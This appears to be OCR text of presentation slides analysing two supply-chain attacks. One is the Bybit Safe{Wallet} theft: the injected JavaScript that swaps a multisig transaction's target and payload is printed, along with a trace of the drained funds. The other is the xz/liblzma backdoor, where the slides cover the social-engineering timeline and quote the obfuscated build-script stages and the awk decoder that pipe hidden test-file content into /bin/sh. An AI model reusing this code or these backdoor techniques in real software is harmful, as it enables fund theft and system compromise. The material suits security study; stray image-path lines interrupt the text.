  - After all, we have all the funds we need

infigo

12 Attack

```
let sd = c;
let se = e;
let st = t;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

- Since we are running in the Safe{Wallet} application we can used SafeSDK methods
- Fetch and toLowerCase addresses for comparison

infigo

13 Attack

```
let sd = c;
let se = e;
let st = t;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const ch = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

- If all is good modify the transaction so that the destination address is attacker's and payload is the injected one

infigo

14 Here we go, GG

The contract call **From** 0x0fa09C3A...3b72a6d2e **To** 0x19C6876E...2582cd141 produced 5 Internal Transactions

ADVANCED MODE:

Type Trace Address	From	To	Value	Gas Limit
delegatecall_0_1	0x19C6876E...2582cd141	0x34CfAC64...583Fe3F5F	0 ETH	165,627
staticcall_0_1_1	0x19C6876E...2582cd141	0x00000000...000000001	0 ETH	150,646
staticcall_0_1_1	0x19C6876E...2582cd141	0x00000000...000000001	0 ETH	144,555
staticcall_0_1_1	0x19C6876E...2582cd141	0x00000000...000000001	0 ETH	138,464
delegatecall_0_1_1	0x19C6876E...2582cd141	0x96221423...B105C7242	0 ETH	45,746

0x96221423681a6d52e184d440a8efcebb105c7242

15 Let’s buy something

Address		Before	After	State Difference
0x0fa09C3A...3b72a6d2e	ByBit Exploiter	0.08175794853495816 Eth Nonce: 44	0.081379186286188626 Eth Nonce: 45	▼ 0.000378762248769534
0x1Db92e2E...BcD2dFCF4	Bybit: Cold Wallet 1	401,346.768858404671846374 Eth	0 Eth	▼ 401,346.768858404671846374
0x47666Fab...3F09486E2	Bybit Exploiter 1	0 Eth Nonce: 1	401,346.768858404671846374 Eth Nonce: 1	▲ 401,346.768858404671846374
0x95222290...5CC4BAfe5 Producer	beaverbuild	12.248090360246012499 Eth	12.248395265246012499 Eth	▲ 0.000304905


Simon says: use this patch

01 Good Friday (except for attackers)

- Andres Freund sent an e-mail to OSS-Security mailing list

```
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.
```

02 Let's go back in time

- JiaT75 (Jia Tan) creates their GitHub account in 2021
- Their first commit:

7 tar/read.c

```
@@ -371,10 +371,9 @@ read_archive(struct bsdtar *bsdtar, char mode, struct archive *writer)
371 371                                     r = archive_read_extract2(a, entry, writer);
372 372                             if (r != ARCHIVE_OK) {
373 373                                     if (!bsdtar->verbose)
374     -                                           safe_fprintf(stderr, "%s",
375     -                                               archive_entry_pathname(entry));
376     -                                   safe_fprintf(stderr, ": %s",
377     -                                       archive_error_string(a));
    374 +                                   safe_fprintf(stderr, "%s", archive_entry_pathname(entry));
    375 +                                   fprintf(stderr, ": %s: ", archive_error_string(a));
    376 +                                   fprintf(stderr, "%s", strerror(errno));
378 377                                     if (!bsdtar->verbose)
379 378                                             fprintf(stderr, "\n");
380 379                                     bsdtar->return_value = 1;
```

03 Jia Tan?

- The used name of actor is Jia Tan/Jia Cheong Tan
- According to some sources this is:
  - *Singaporean or Malaysian (possibly of a Hokkien dialect)*
- Other actors, as we will see in a minute are possibly northern European and Indian
  - However misspelling and grammar mistakes are very similar among all three
- There were a lot of OSINT attempts to try to identify these individuals
  - Including analysis of their timezones

04 2022 activities begin

- In April 2022 Jia Tan submits a patch for the xz library
  - This patch is not security relevant
- Another person (Jigar Kumar) starts pressuring the maintainer

Re: [xz-devel] [PATCH] String to filter and filter to string

Jigar Kumar | Fri, 27 May 2022 10:49:47 -0700

```
>> The next alpha release should be coming this year so I
>> don't think it will be as long as you think until it is in a stable
>> release.

> Patches spend years on this mailing list. 5.2.0 release was 7 years ago.
> There is no reason to think anything is coming soon.

Over 1 month and no closer to being merged. Not a suprise.
```

05 2022 activities

- Lasse Collin is pressured to add another maintainer to the project
- Jia Tan makes commits to xz
  - They actually became a regular contributor with over 700 commits!!!
- Another person, Dennis Ens also pressures Lasse

git.tukaani.org / xz.git / commitdiff

summary | shortlog | log | commit | commitdiff | tree
raw | patch | inline | side by side (parent: 5c8ffdc)

Tests: Created tests for hardware functions.


```
author    Jia Tan <jiat0218@gmail.com>
          Fri, 10 Jun 2022 15:35:18 +0200 (21:35 +0800)
committer Lasse Collin <lasse.collin@tukaani.org>
          Fri, 10 Jun 2022 15:58:47 +0200 (16:58 +0300)
```

```
Created tests for all API functions exported in
src/liblzma/api/lzma/hardware.h. The tests are fairly trivial
but are helpful because they will inform users if their machines
cannot support these functions. They also improve the code
coverage metrics.
```

.gitignore	patch | blob | history
tests/Makefile.am	patch | blob | history
tests/test_hardware.c [new file with mode: 0644]	patch | blob

06 2023 pwn

- On January 2023 Jia Tan merges their first commit
  - So they gained full trust here!



- They start introducing a lot of changes that will result in the final attack
  - New persons are introduced too
- In 2024 they changed URL for project from tukaani.org to xz.tukaani.org which points to GitHub (which they control)

07 World domination attempt starts

- ”Hans Jansen” requests that the backdoored version is included in **Debian**
- There are some other suspicious looking accounts pushing for inclusion as well

Reported by: Hans Jansen <hansjansen162@outlook.com>
Date: Mon, 25 Mar 2024 20:30:01 UTC
Severity: normal
Fixed in version xz-utils/5.6.1-1
Done: Sebastian Andrzej Siewior <sebastian@breakpoint.cc>

Reply or subscribe to this bug.

Toggle useless messages

View this report as an mbox folder, status mbox, maintainer mbox

---

Message #5 received at submit@bugs.debian.org (full text, mbox, reply):

From: Hans Jansen <hansjansen162@outlook.com>
To: submit@bugs.debian.org
Subject: RFS: xz-utils/5.6.1-0.1 [NMU] -- XZ-format compression utilities
Date: Mon, 25 Mar 2024 21:28:05 +0100


```
Package: sponsorship-requests
Severity: normal

Dear mentors,

I am looking for a sponsor for my package "xz-utils":
```

08 World domination attempt starts

- Fedora contributor stated that Jia Tan was pushing for inclusion in Fedora
  - It contains “great new features”
  - Succeeded – it was part of **Fedora RawHide**
- Tried to push it to **Ubuntu** as well!



09 My favorite commit

```
diff --git a/CMakeLists.txt b/CMakeLists.txt
index 1f0191673b453ed789d915e35ee874a17818494a..0e4d464faba62a1270b40a0cb24c2c59e4ace409 100644 (file)
--- a/CMakeLists.txt
+++ b/CMakeLists.txt
@@ -1001,7 +1001,7 @@ if(NOT SANDBOX_FOUND AND ENABLE_SANDBOX MATCHES "^ON$|^landlock$")
         #include <linux/landlock.h>
         #include <sys/syscall.h>
         #include <sys/prctl.h>
-.
+
         void my_sandbox(void)
         {
             (void)prctl(PR_SET_NO_NEW_PRIVS, 1, 0, 0, 0);
```

XZ Utils

Some fascinating technical details

01 Mess up build like a boss

- The attacker backdoored only the version at https://xz.tukaani.org
  - This was under Jia Tan's control
- The backdoor is dropped as part of the build process on certain platforms

```
if ! (echo "$build" | grep -Eq "^x86_64" > /dev/null 2>&1) &&
    (echo "$build" | grep -Eq "linux-gnu$" > /dev/null 2>&1);
then
    ...
```

- Things start in m4/build-to-host.m4 file, with a bunch of checks

```
if test -f "$srcdir/debian/rules" || test "x$RPM_ARCH" = "xx86_64";then
```

02 Mess up build like a boss

- Two binary files are included:
  - tests/files/bad-3-corrupt_lzma2.xz
  - tests/files/good-large_compressed.lzma
- But they actually contain the backdoor:

```
...
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
...
gl_path_map='tr "\t \-_" " \t_\-"'
...
```

- This “uncorrupts” the bad bad-3-corrupt_lzma2.xz file

03 Stage 2

```
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (
    head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
    +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev
    /null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &&
    head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
    +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr "
    \114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/bin/sh
```


04 Stage 2

- This will be used in stage 3
- Function takes binary input and skips certain bytes while using some other bytes

```
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +2048 &&
(head -c +1024 >/dev/null) &&
head -c +939)
```

05 Stage 2

- Credits to @gynvael for images



06 Backdoor extraction

```
xz -dc $top_srcdir/tests/files/$p |
eval $i |
LC_ALL=C sed "s/\(.\)/\1\n/g" |
LC_ALL=C awk 'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;}i=0;j=0;for(l=0;l<8192;l++){i=(i+1)%m;a=c[
    i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x" (NF<1?RS:$1)];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%m}' |
xz -dc --single-stream |
((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true
```

07 AWK FTW

```
BEGIN{
    FS="\n";
    RS="\n";
    ORS="";
    m=256;
    for(i=0;i<m;i++){
        t[sprintf("x%c",i)]=i;
        c[i]=((i*7)+5)%m;
    }
    i=0;
    j=0;
    for(l=0;l<8192;l++){
        i=(i+1)%m;
        a=c[i];
        j=(j+a)%m;
        c[i]=c[j];
        c[j]=a;
    }
}{
    v=t["x" (NF<1?RS:$1)];
    i=(i+1)%m;
    a=c[i];
    j=(j+a)%m;
    b=c[j];
    c[i]=b;
    c[j]=a;
    k=c[(a+b)%m];
    printf "%c",(v+k)%m
}
```



infigo


08 Some additional facts

- The payload activates if the running program has the process name /usr/sbin/sshd
- Vanilla upstream OpenSSH is not affected unless one of its dependencies links liblzma
  - In other words, if you downloaded xz / liblzma and compiled it, no malicious backdoor is dropped
- The payload is loaded into sshd indirectly
  - sshd is patched to support systemd-notify
  - systemd uses libsystemd which uses liblzma

09 Initial hooking


- Malicious library exports _get_cpuid which gets called early to dynamically modify the GOT (Global Offset Table)
  - This is actually quite cool
- ifunc resolver functions are called by dynamic linker at process launch time
  - Before the GOT is mapped read-only, the crc32 and crc64 one in turn call _cpuid which starts the backdoor initialization
  - Legitimately used to check whether features such as CLMUL, SSSE3, SSE4.1 are supported
  - Allows actions without changing mapping permissions






10 String obfuscation


- There are no visible strings in the binary
  - Attackers decided to store everything as a radix tree (prefix tree, trie)
    - Allows efficient storage of strings fast lookups
- However, they now need to lookup any string
  - This function gets called many times
  - Not source of latency through, radix tree lookups are very fast



11 Anti-debugging


- There are several anti-debugging mechanisms in the malicious library
- The simplest checks for presence of the ‘endbr64’ instruction
  - Actually used to prevent ROP attacks!
  - Intel's Control-flow Enforcement Technology (CET)
- Detects if a software debugger is present
  - endbr64 is 0xFA1E0FF3





12 Messing-up logs

- Finally, there is a part of code which allows hiding logs!
- This is done by hooking the logging function and calling setlogmask(0x80000000)
  - Causes Syslog messages to be ignored!
- They can also modify Accepted password for messages



13 Hooked functions

- The following functions are hooked by the backdoor:
  - RSA_public_decrypt
    - Used by libcrypto to decrypt a ciphertext signed by a private key
  - EVP_PKEY_set1_RSA
    - Used by libcrypto to set the RSA key of a given context
  - RSA_get0_key
    - Used by libcrypto to retrieve an RSA key
- Hooking these functions, which are quite low level, is a **very difficult** task
  - Many internal structures need to be used, this was a lot of engineering effort

14 Few more checks

- Once started, the backdoor extracts various information about the environment
- The current process must be /usr/bin/sshd
  - Extracted from arvg[0]
- Debuggers must not be running
  - As mentioned earlier, any 0xCC OPCODE's are detected
- Parses all environment variable
  - Specifically looks for yolAbejyiejuvnup=Evjtgvsh5okmkAvj
    - If this is found, it is a kill switch

15 Pwning

